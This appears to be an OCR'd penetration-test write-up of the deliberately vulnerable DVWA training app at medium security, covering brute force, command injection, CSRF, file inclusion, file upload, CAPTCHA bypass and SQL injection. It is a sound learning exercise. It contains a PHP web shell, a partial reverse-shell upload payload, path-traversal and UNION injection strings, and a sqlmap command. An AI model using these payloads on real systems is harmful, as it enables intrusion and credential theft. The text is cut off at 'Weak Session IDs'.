DVWA Pentest report

(Medium Security)

(Damn Vulnerability Web Application)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid both students & teachers in learning about web application security in a controlled classroom environment.


DVWA aims to simulate some of the most common web vulnerabilities, with various difficulty levels and a simple, straightforward interface.

Please note, that there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

This report outlines the findings and results of a penetration test conducted on the DVWA in *medium-security mode*.


[Installation and low level are covered in this repository: https://github.com/atharimran728/DVWA-Pentest-report]

Pen-Testing (Medium):



Change it to medium, as it is our task.


Let’s start one by one pen-testing each vulnerability:




1- Brute-Forcing:


This is the same as the one in the low-security one. We will simply use simple credentials, that are too common and brute force them through BurpSuite.

Using Intruder add a parameter in the username and password field:




Use a simple list:






Start attack:




That's it!

2- Command Injection:




The task is to find out the user of the web service on the OS.

According to the source code, using &&; is restricted but we can use | (and) with IP address. So simply, cat the passwd in the etc directory:




3- Cross-Site Request Forgery (CSRF):




According to the source code, the password only gets changed from the server where it comes from, it assumes it is a trusted server. This can be easily manipulated by an attacker.


By intercepting the password-changing request:



Now if we keep the referrer the same, we can change the password.


In the burp repeater, we kept the referrer the same, so that the server assumes it is from the same server from the first password change it came from, and we simply changed the password and forwarded the request:





That's how we change the passwords of victims without knowing them.


4- File Inclusion:



This is a very simple lab. In the low version, we use the traversal directory to move back to / dir and then output /etc/passwd. This was made possible by moving back through ../../../../../. But here in this lab, developers used the code to filer those keys making it useless to use.

According to the objectives, read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.


As we cannot use ../ because it would be filtered but if we use ./, this would work. So if we add . and / on sides of ../, so it looks like …./, after filter it looks like ./ and it would work:




5- File Upload:


Our objective here is to run any php command while uploading any file into the server. As only .jpg and .png are allowed.

Before we'll create a php to upload. So echo this content in the PHP file:
`<?php system($_REQUEST['cmd']); ?>`
As per objectives we have to run system commands after uploading, this code will do this for us. Let's try faking the name of .php to image file to sever using BurpSuite:






I uploaded the PHP file and it replies this. Now we change the file extension from PHP to image:




```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=3ncll6nu10cam4uc5e37dlifuj; security=medium
Connection: close

------WebKitFormBoundaryN6ZeFP4yhdmTI4k7
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryN6ZeFP4yhdmTI4k7
Content-Disposition: form-data; name="uploaded"; filename="exploit.png"
Content-Type: application/x-php

/*<?php /**/ error_reporting(0); $ip = '127.0.0.1'; $port = 444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
```




This didn't work.


Now if we change the content type:



Now keep the name back to PHP and change the Content-Type and Sec-Fetch-Dest to image/png and image respectively.
Send the request:




So the file was uploaded by faking the type of file instead of the name.



In this URL we have our uploaded files.

As our PHP code will open up cmd, so run the file:




That’s it!

6- Insecure CAPTCHA:

The objective aims, change the current user's password in a automated manner because of the poor CAPTCHA system.


We will solve this lab using Burp Suite:

Check the recaptha while the intercept is on. Enter any password and hit change:




This is the step 1.

Forwarding the request to step 2t:




Here we can change the password to whatever we want from the user's password to a new one. I changed it to ABC, and when the user will test credentials:

Password 123 is wrong because we have changed it to abc without the user's knowledge by bypassing insecure recaptha.



7- SQL Injection:




Our objective is to retrieve the passwords for all users. This allows us to select the id of the user and output its first name and surname. And we need passwords from it.

From source code:

```
switch ($_DVWA['SQLI_DB']) {
    case MYSQL:
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' .

        // Get results
        while( $row = mysqli_fetch_assoc( $result ) ) {
            // Display values
            $first = $row["first_name"];
            $last  = $row["last_name"];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre
        }
        break;
    case SQLITE:
        global $sqlite_db_connection;

        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        #print $query;
        try {
            $results = $sqlite_db_connection->query($query);
        } catch (Exception $e) {
            echo 'Caught exception: ' . $e->getMessage();
            exit();
        }

        if ($results) {
            while ($row = $results->fetchArray()) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];
```

This line of query uses the ID parameter. And above if you look at the id variable, it outputs the first and surname of which is selected.

Using BurpSuite, we will find where and how it is used:





It directly uses the id, if we exploit this variable to output password columns from the user table, modified as per source code queries.

Let's add this query with id

`+UNION+SELECT+NULL,+password+FROM+users`


Union will add another part of a query with id, Null is there because there are two columns field to select.





That's it!

8- SQL Injection (Blind):




Unlike previous SQL injections, this one is blind, meaning that it would not print the output but in the boolean for,m it would reply to us. So, to make


```
sqlmap -u http://localhost/DVWA/vulnerabilities/sqli_blind/ --data
'?id=1 AND sleep 3&Submit=Submit' --method POST --cookie
'PHPSESSID=c0fg00ss0l5c9h8kh4utf4u9mp; security=medium' -p id –dbs
```

Using this command this lab can be solved.

9- Weak Session IDs:



